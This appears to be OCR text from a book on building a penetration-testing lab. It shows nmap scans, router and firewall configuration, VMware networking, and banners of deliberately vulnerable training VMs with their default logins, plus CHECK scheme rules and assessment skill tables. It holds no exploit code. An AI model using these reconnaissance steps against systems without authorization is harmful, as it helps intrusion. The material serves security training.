root@kali:~# nmap -sS 192.168.10.1 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-13 13:03 EST Nmap scan report for 192.168.10.1 Host is up (1.7s latency). Not shown: 981 closed ports PORT STATE SERVICE 80/tcp http open 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp microsoft-ds open filtered shell 514/tcp iss-realsecure 902/tcp open 912/tcp apex-mesh open 1025/tcp NFS-or-IIS open 1026/tcp LSA-or-nterm open 1027/tcp open IIS 1028/tcp unknown open 1037/tcp open ams 1038/tcp open mtqp 1039/tcp sbl open 1078/tcp open avocent-proxy 2869/tcp open icslap 5357/tcp wsdapi open 5432/tcp open postgresgl 16992/tcp open amt-soap-http Nmap done: 1 IP address (1 host up) scanned in 30.28 seconds Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-13 13:59 EST Nmap scan report for 192.168.0.6 Host is up (0.00050s latency). All 1000 scanned ports on 192.168.0.6 are filtered Too many fingerprints match this host to give specific OS details TRACEROUTE (using port 3389/tcp) HOP RTT ADDRESS ... 30 1 OS and Service detection performed. Please report any incorrect results at https ://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 42.12 seconds





```
[localhost]
```

```
[[7200]]
#image = \Program Files\Dynamips\images\c7200-jk9o3s-mz.124-7a.image
# On Linux / Unix use forward slashes:
image = /opt/k7200-jk9s-mz.124-13b.image
npe = npe-400
ram = 320
[[ROUTER R1]]
f0/0 = NIO_Linux_eth:eth0
f1/0 = NIO_Linux_eth:eth1
```

```
[[router R2]]
# No need to specify an adapter here, it is taken care of
# by the interface specification under Router R1
```

🛛 🙁 💿 root@ubuntu: /opt	
root@ubuntu:/opt	🗱 root@ubuntu:/opt
root@ubuntu:/opt# dynamips -H 72 Cisco Router Simulation Platform Copyright (c) 2005-2007 Christop Build date: Jan 18 2011 19:25:29	(version 0.2.8-RC2-amd64) he Fillot.
ILT: loaded table "mips64j" from ILT: loaded table "mips64e" from ILT: loaded table "ppc32j" from ILT: loaded table "ppc32e" from Hypervisor TCP control server st	cache. cache. cache.

```
root@ubuntu:/opt# dynagen config.net
Reading configuration file...
```

\*\*\* Warning: Starting R1 with no idle-pc value
Network successfully loaded

Dynagen management console for Dynamips and Pemuwrapper 0.11.0 Copyright (c) 2005-2007 Greg Anuzelli, contributions Pavel Skovajsa

=>

## s 🗐 🗐 🖪

nistrative State Down \*Dec 7 19:20:31.555: %ENTITY\_ALARM-6-INFO: ASSERT INFO Fa1/0 Physical Port Admi nistrative State Down \*Dec 7 19:20:31.555: %ENTITY\_ALARM-6-INFO: ASSERT INFO Fa1/1 Physical Port Admi nistrative State Down \*Dec 7 19:20:31.555: %SNMP-5-COLDSTART: SNMP agent on host Router is undergoing a cold start \*Dec 7 19:20:33.191: %LINK-5-CHANGED: Interface FastEthernet0/0, changed state to administratively down \*Dec 7 19:20:33.195: %LINK-5-CHANGED: Interface FastEthernet0/1, changed state to administratively down \*Dec 7 19:20:33.199: %LINK-5-CHANGED: Interface FastEthernet1/0, changed state to administratively down \*Dec 7 19:20:33.199: %LINK-5-CHANGED: Interface FastEthernet1/1, changed state to administratively down \*Dec 7 19:20:34.191: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern et0/0, changed state to down \*Dec 7 19:20:34.195: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern et0/1, changed state to down \*Dec 7 19:20:34.199: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern et1/0, changed state to down \*Dec 7 19:20:34.199: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern et1/1, <u>c</u>hanged state to down Router>


> console R1

Router#show ip int brief Interface ocol	IP-Address	OK? Method	Status	Prot
FastEthernet0/0	unassigned	YES unset	administratively down	down
FastEthernet0/1	unassigned	YES unset	administratively down	down
FastEthernet1/0	unassigned	YES unset	administratively down	down
FastEthernet1/1	unassigned	YES unset	administratively down	down
Router#				

```
# This file describes the network interfaces available on your system
   # and how to activate them. For more information, see interfaces(5).
   auto eth0
   iface eth0 inet static
   address 192.168.80.15
   netmask 255.255.255.0
   auto ethl
   iface ethl inet static
   address 192.168.20.15
   netmask 255.255.255.0
   # The loopback network interface
   auto lo
   iface lo inet loopback
iptables v1.4.14
Usage: iptables -[ACD] chain rule-specification [options]
        iptables -I chain [rulenum] rule-specification [options]
```

```
iptables -R chain rulenum rule-specification [options]
iptables -D chain rulenum [options]
iptables -[LS] [chain [rulenum]] [options]
iptables -[FZ] [chain] [options]
iptables -[NX] chain
iptables -E old-chain-name new-chain-name
iptables -P chain target [options]
```

```
iptables -h (print this help information)
```



Other Linu	x 3.x kernel 64-bit
Power on this virtu	al machine
Edit virtual machin	e settings
<ul> <li>Devices</li> </ul>	
Memory	384 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Using file D:\othe
🔁 Network Adapter	Custom (VMnet2)
🔁 Network Adapte	Custom (VMnet4)
Network Adapte	Custom (VMnet3)
USB Controller	Present
Sound Card	Auto detect
Printer 🖶	Present
💻 Display	Auto detect
<ul> <li>Description</li> </ul>	description of this
Type here to enter a virtual machine.	description of this
virtual materiale.	
Network com	figuration menu
Current config: GREE	N + ORANGE + RED
When configuration is	s complete, a network
restart will be requ	
Network con	figuration type
Card assign Address set	
	eway settings
Ok	Done

eth0	Link encap:Ethernet HWaddr 00:0C:29:D5:A6:19 inet addr:192.168.20.128 Bcast:192.168.20.255 Mask:255.255.255.0 inet6 addr: fe80::20c:29ff:fed5:a619/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:7 errors:0 dropped:0 overruns:0 frame:0 TX packets:88 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:1934 (1.8 Kb) TX bytes:5122 (5.0 Kb)
eth1	Link encap:Ethernet HWaddr 00:0C:29:D5:A6:23 inet addr:192.168.40.20 Bcast:0.0.0.0 Mask:255.255.255.0 inet6 addr: fe80::20c:29ff:fed5:a623/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
eth2	Link encap:Ethernet HWaddr 00:0C:29:D5:A6:2D inet addr:192.168.30.20 Bcast:0.0.0.0 Mask:255.255.255.0 inet6 addr: fe80::20c:29ff:fed5:a62d/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:0 errors:0 dropped:0 overruns:0 frame:0 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

X

Se Virtual Network Editor

Name	Туре	External Connection	Host Connection	DHCP	Subnet Addres
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.10.0
VMnet2	Host-only	-	Connected	Enabled	192.168.20.0
VMnet3	Host-only	-	Connected	-	192.168.101.0
VMnet4	Host-only		Connected		192.168.40.0
VMnet5	Host-only	-	Connected	-	192.168.50.0
VMnet6	Host-only	-	Connected	Enabled	192.168.30.0
VMnet7	Host-only	-	Connected	Enabled	192.168.70.0
VMnot9	MAT	<u>мат</u> []]	Connected	Enabled	102 169 75 0
					P
VMnet Info	rmation		Ad	d Network	Remove Netwo
O Bridge	d (connect VN	Is directly to the external network	.)		
Bridge	ed to: Automa	atic		▼ Au	tomatic Settings
NAT (shared host's IP address with VMs)     NAT Settings					
Host-o	nly (connect \	/Ms internally in a private network	()		

Host virtual adapter name: VMware Network Adapter VMnet4

nooth	Nall								Show	
exp	less		Cont	rol About	Services Netw	orking	VPN Log	s Too	ls Maintei	nance
									shut	down
coming o	utgoing	internal	external access	ip block	timed access	qos	advanced	ррр	interface	<b>S</b>
	Add multiple	e static IPs to	existing interfaces and	forward ports	s and protocols from	m any i	nterface to an	iy interfa	ace.	
Add a new rul	e:				100	1				
	Proto	col: TCP	•		External s					-
05	ninal doctinat	ion				netw	ork):			
Ohi	ginal destinat port or ran		defined	-	📌 Po	ort or ra	inge:		1 A	
Ne	w destination	IP:								
New	destination p	ort: User	defined	•	\star Po	ort or ra	inge:			-
	Comme	ent:				74-0	1			
	Enabl	ed: 🔽					Add			
k If blank, ther	n the source	port will be u	sed as the destination p	ort.						
Current rules	:									
Protocol 🔽	External	source IP	Original destinatio port or range	n Ne	ew destination IP		New destina port or ran		Enabled	Mark
				Comment	1					
		Remove	. 1				Edit			

Interface defaults:		1000	
Interface defaults:		Contract of the second s	
	New Internet Traffic	Exceptions Below	
	Originating On	Allow/Block New Traffic	
	GREEN is:	Allow	
	blocked 👻	Allow	
	ORANGE is:		
	blocked 🔻	Allow	
		Save	
		1191	
Add exception:			
Interface: G	EEN 🔻		
Application or service(s):	er defined	✓ ★ Port or range:	
Comment:			
Enabled: 🔽			Add

#### Current exceptions: Enabled Application or service(s) Interface 🖬 Comment GREEN ~ Remote access ~ GREEN Web ~ GREEN File transfer ∕\_ GREEN Email and News ~ GREEN Instant Messaging < GREEN Multimedia ~ GREEN Gaming



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

# Chapter 5: Identifying a Methodology

DOWNLOAD		
OSSTMM 4 Draft	If you keep on top of security you will need to have this, Platinum and Gold members get exclusive access to all the background details, tests, updates, and research in this collection of the latest research drafts and notes which will make the future versions of the OSSTMM and new projects.	BECOM PLATINUM TRANS
OSSTMM.3.pdf	This is the latest full version of the Open Source Security Testing Methodology Manual. It includes security testing, security analysis, operational security metrics, trust analysis, operational trust metrics, the Möbius Defense, and the essential tactics for testing the security of anything including the cutting edge in technology.	
OSSTMM Web App Draft	OSSTMM Web Application Methodology Draft This is the Alpha of the OSSTMM compatible web security testing and analysis methodology. It contains full, detailed tests for all 17 test modules.	RECOM SILVER TERM

CESG will accept a pass from one of the following examinations when approving CHECK Team Leader and Team Member status.

CHECK Team Leader	
CHECK Team Leader (Infrastructure)	CREST Infrastructure Certification Examination ( <u>www.crest-approved.org</u> ) Tiger Scheme Senior Security Tester ( <u>www.tigerscheme.org</u> )
CHECK Team Leader (Web applications)	CREST Certified Web Application Tester ( <u>www.crest-approved.org</u> ) Tiger Scheme Web Application Tester ( <u>www.tigerscheme.org</u> )
CHECK Team Member	
CHECK Team Member	CREST Registered Tester Examination ( <u>www.crest-approved.org</u> ) Tiger Scheme Qualified Security Tester Examination ( <u>www.tigerscheme.org</u> Cyber Scheme Team Member Examination ( <u>www.thecyberscheme.com</u> )

### **CHECK Membership**

- 1. All CHECK companies must be able to sign-up to English law.
- Any company accepted into CHECK must have performed IT Health Checks (ITHCs) under the company name for a minimum of 12 months.
- If an application to join CHECK is rejected it cannot be resubmitted within a 12 month period. The decision of the assessment panel is final and there is no appeal process for new applicants.
- All team members must be British nationals (or as a minimum hold dual British nationality) and be able to obtain and hold an SC clearance.
- 5. CESG will sponsor an SC clearance, if required. Security forms must be returned by the requested deadline. GCHQ Personnel Security section will not pursue clearances where security forms have not been returned following two reminders to do so. Failure to comply will therefore result in a clearance application being stopped. Their decision is final. However it is the CHECK company's responsibility to ensure the clearance remainsvalid and the sponsor is kept up to date with any changes.
- To be accepted as a CHECK team member each individual will have worked FULL TIME on ITHCs for the previous 12 months and passed the CHECK TEAM MEMBER examination. Updated information on all members of a CHECK team is required annually as part of a company's renewal process.
- 7. If a member of a CHECK team transfers, it is the responsibility of the importing CHECK company to verify the status of the individual's clearance.
- Membership is valid for a period of 1 year at a time. CHECK companies must renew their membership by the required date, otherwise membership will lapse. If membership lapses the company will no longer be able to provide ITHC services under CHECK and will be removed from the CESG web site.
- In order to undertake work under the terms and conditions of CHECK, a Company must hold 'Green Light' status, which is
  achieved by at least one individual of the CHECK team having passed the CESG accredited CHECK TL CREST or TigerScheme
  examination and thus having gained Team Leader status.

### **CHECK** Assignments

- Any ITHC must be led by a Team Leader who is present on site for the duration of the testing. For systems handling protectively
  marked material at SECRET, it is highly recommended that customers employ a minimum of 2 CHECK Team Leaders for an
  ITHC.
- 2. The CHECK company should endeavour to notify CESG at least 5 working days before the commencement of each ITHC.
- 3. A copy of the report, in line with the published reporting guidelines, must be sent to CESG within 4 weeks of it being issued to the customer.

### **Report Requirements**


### Requirements for IT Health Check (CHECK) submissions

All CHECK companies are required to submit copies of CHECK IT Health Check reports to the CHECK Scheme Administrator for quality checking by the CHECK Assessment Panel within 4 weeks of the report having been issued to the customer.

Government policy allows unclassified information to be sent on the internet but a maximum of OFFICIAL only within the gsi (Government Secure Intranet) or equivalent. Much of the work done by CHECK companies is sensitive and could, if disclosed to unauthorised persons, result in compromise of the system(s) concerned or cause great embarrassment to the system owner. All reports must be PGP encrypted and submitted to the CHECK SERVASSURE mailbox.

All CHECK companies must submit reports once a month - companies will be expected to submit 'null' returns via email if they will not be sending in any reports in a particular month.

Please notify CHECK via email or phone if you perform any tests with report classifications above OFFICIAL so that arrangements can be made to obtain copies of these reports.



Develop information security assessment policy, methodology, and individual roles and responsibilities related to the technical aspects of assessment


Accurately plan for a technical information security assessment by providing guidance on determining which systems to assess and the approach for assessment, addressing logistical considerations, developing an assessment plan, and ensuring legal and policy considerations are addressed

Safely and effectively execute a technical information security assessment using the presented methods and techniques, and respond to any incidents that may occur during the assessment

Appropriately handle technical data (collection, storage, transmission, and destruction) throughout the assessment process

Conduct analysis and reporting to translate technical findings into risk mitigation actions that will improve the organization's security posture.

Technique	Baseline Skill Set
Network Discovery	General TCP/IP and networking knowledge; ability to use both passive and active network discovery tools
Network Port and Service Identification	General TCP/IP and networking knowledge; knowledge of ports and protocols for a variety of operating systems; ability to use port scanning tools; ability to interpret results from tools
Vulnerability Scanning	General TCP/IP and networking knowledge; knowledge of ports, protocols, services, and vulnerabilities for a variety of operating systems; ability to use automated vulnerability scanning tools and interpret/analyze the results
Wireless Scanning	General knowledge of computing and radio transmissions in addition to specific knowledge of wireless protocols, services, and architectures; ability to use automated wireless scanning and sniffing tools




Host name and IP address information can be gathered through many methods, including DNS interrogation, InterNIC (WHOIS) queries, and network sniffing (generally only during internal tests)

**Employee names and contact information** can be obtained by searching the organization's Web servers or directory servers

**System information, such as names and shares** can be found through methods such as NetBIOS enumeration (generally only during internal tests) and Network Information System (NIS) (generally only during internal tests)

**Application and service information,** such as version numbers, can be recorded through banner grabbing.



Technique	Baseline Skill Set
Password Cracking	Knowledge of secure password composition and password storage for operating systems; ability to use automated cracking tools
Penetration Testing	Extensive TCP/IP, networking, and OS knowledge; advanced knowledge of network and system vulnerabilities and exploits; knowledge of techniques to evade security detection
Social Engineering	Ability to influence and persuade people; ability to remain composed under pressure

Favorites		*	lceweasel
01 - Information Gathering	•	\$	Terminal
02 - Vulnerability Analysis	•		rerminal
03 - Web Application Analysis	•		Files
04 - Database Assessment		M	metasploit framework
05 - Password Attacks	•	×	42
06 - Wireless Attacks	•	2	armitage
07 - Reverse Engineering		5	burpsuite
08 - Exploitation Tools			maltego
09 - Sniffing & Spoofing	•	57	beef xss framework
10 - Post Exploitation	•		beer x33 trainework
11 - Forensics	•		Leafpad
212 - Reporting Tools			Tweak Tool
13 - System Services	•		
Usual applications	•		

# metasploit unleashed

Donate

o1 Introduction

o2 Requirements

o<sub>3</sub> Metasploit Fundamentals

04 Information Gathering

o5 Vulnerability Scanning

o6 Writing A Simple Fuzzer

07 Exploit Development


o8 Web App Exploit Dev

09 Client Side Attacks


10 MSF Post Exploitation


11 Meterpreter Scripting

12 Maintaining Access



# **Chapter 6: Creating an External Attack Architecture**





	Problem loading page - Iceweasel 🕒 🕒 😣
🔔 Problem loa	ding page × +
€ € 192.168.	20.128 🔻 😋 Ġ 🔻 Google 🔍 😭 🖶 🏫 🚍
🔯 Most Visited ▼	MOffensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🎩 Exploit-DB 🐚 Aircrack-ng
Ð	Unable to connect
	Iceweasel can't establish a connection to the server at 192.168.20.128.
	The site could be temporarily unavailable or too busy. Try again in a few moments.
	If you are unable to load any pages, check your computer's network connection.
	If your computer or network is protected by a firewall or proxy, make sure that Iceweasel is permitted to access the Web.
😣 🖨 🗉 root(	⊉ubuntu: ~
PING 192.168 64 bytes from 64 bytes from 64 bytes from	<pre>~# ping 192.168.20.128 -c 2 .20.128 (192.168.20.128) 56(84) bytes of data. n 192.168.20.128: icmp_req=1 ttl=64 time=0.900 ms n 192.168.20.128: icmp_req=1 ttl=64 time=7.90 ms (DUP!) n 192.168.20.128: icmp_req=2 ttl=64 time=0.546 ms 20.128 ping statistics</pre>

```
2 packets transmitted, 2 received, +1 duplicates, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.546/3.117/7.907/3.390 ms
root@ubuntu:~#
```


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# traceroute 192.168.20.128
traceroute to 192.168.20.128 (192.168.20.128), 30 hops max, 60 byte packets
    192.168.80.2 (192.168.80.2) 0.203 ms 0.120 ms 0.115 ms
 1
 2
    * * *
 3
    * *
        - 240
 4
    *
 5
    * *
 6
    * *
 7
    *
 8
    * *
        - 240
 9
    * *
    * * *
10
root@kali:~# route add -net 192.168.20.0 netmask 255.255.255.0 gw 192.168.80.20 metric
2
root@kali:~# traceroute 192.168.20.128
traceroute to 192.168.20.128 (192.168.20.128), 30 hops max, 60 byte packets
 1 192.168.80.20 (192.168.80.20) 4.289 ms 5.940 ms 8.349 ms
 2 * * *
 3 * * *
 4
   * * *
 5
    * * *
 6
   * * *
 7
    * * *
 8
    * * *
 9
10 * * *
  root@kali:~# ping 192.168.20.128 -c 3
  PING 192.168.20.128 (192.168.20.128) 56(84) bytes of data.
  64 bytes from 192.168.20.128: icmp seq=1 ttl=63 time=6.73 ms
  64 bytes from 192.168.20.128: icmp seq=2 ttl=63 time=10.6 ms
  64 bytes from 192.168.20.128: icmp seq=3 ttl=63 time=7.08 ms
```

```
--- 192.168.20.128 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 2003ms

rtt min/avg/max/mdev = 6.736/8.142/10.606/1.750 ms

root@kali:~#
```



Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.40.128/

You can administer / configure this machine through the console here, by SSHing to 192.168.40.128, via Samba at N192.168.40.128N, or via phpmyadmin at http://192.168.40.128/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".


OWASP Broken Web Applications VM Version 1.0 Log in with username = root and password = owaspbwa


owaspbwa login:

	wall®								Show
exp	ress			Control Abo	ut Services Net	tworkin	<b>g VPN</b> La	ogs To	ols Mainte
									shu
oming	outgoing	internal	external access	ip block	timed access	qos	advanced	ppp	interface
	Add m	ultiple static IP	s to existing interfaces an	d forward port	s and protocols from	n any ir	iterface to any	y interfac	æ.
dd a new rul	e:				100	1			
	Pro	otocol: <b>TCP</b>	▼		External s	ource I netw		i Real	- 1
O	iginal desti		defined	•	<b>*</b> P	ort or ra	inde:		-
	port or r	range:					inge. j		
	ew destinati / destination		defined	•	<b>4</b> D	ort or ra			
INEW		ment:	derined	•	• P	ontorra	inge.		
		abled:					Add		
In blank, the		e port will be u	sed as the destination po	rt.					
		e port will be u	sed as the destination po	rt.					
		e port will be u nal source IP	original destination po	<b>on</b>	New destination IP	,	New destir port or ra		Enabled
urrent rules: Protocol		nal source IP	Original destination port or range	<b>on</b>			port or ra		Enabled
urrent rules:		nal source IP ALL	Original destination port or range HTTP (80)	on I			port or ra N/A		Enabled
Protocol		nal source IP	Original destination port or range HTTP (80)	on I			port or ra		Enabled


Last-Modified: Wed, 03 Feb 2016 02:29:53 GMT Client-Date: Wed, 03 Feb 2016 05:49:53 GMT

← → C ⋒ 🗋 192.168.30.	128		
		<b>OWASP Broken Web Applications Project</b>	
information about this project	can be found in the project <u>User Guide</u> and <u>Home Page</u> . ulnerabilities in these applications, see <u>http://sourceforge.net/ap</u>		listed below. More
	III This VM has many serious secur on the "host only" or "NA TRAINING APPLICATIONS	ity issues. We strongly recommend that you run it only T" network in the virtual machine settings !!!	
	OWASP WebGoat	OWASP WebGoat.NET	
	OWASP ESAPI Java SwingSet Interactive	© <u>Mutillidae</u>	
	Damn Vulnerable Web Application	Ghost	





pfsense-bł	12
Power on this virtu	ual machine
🛱 Edit virtual machir	ne settings
<ul> <li>Devices</li> </ul>	
🎟 Memory	512 MB
Processors	1
🚐 Hard Disk (IDE)	20 GB
💿 CD/DVD (IDE)	Using file C:\Use
🔁 Network Adapter	Custom (VMnet4)
🔁 Network Adapte	Custom (VMnet5)
🔁 Network Adapte	Custom (VMnet6)
🚭 USB Controller	Present
🜒 Sound Card	Auto detect
Display	Auto detect

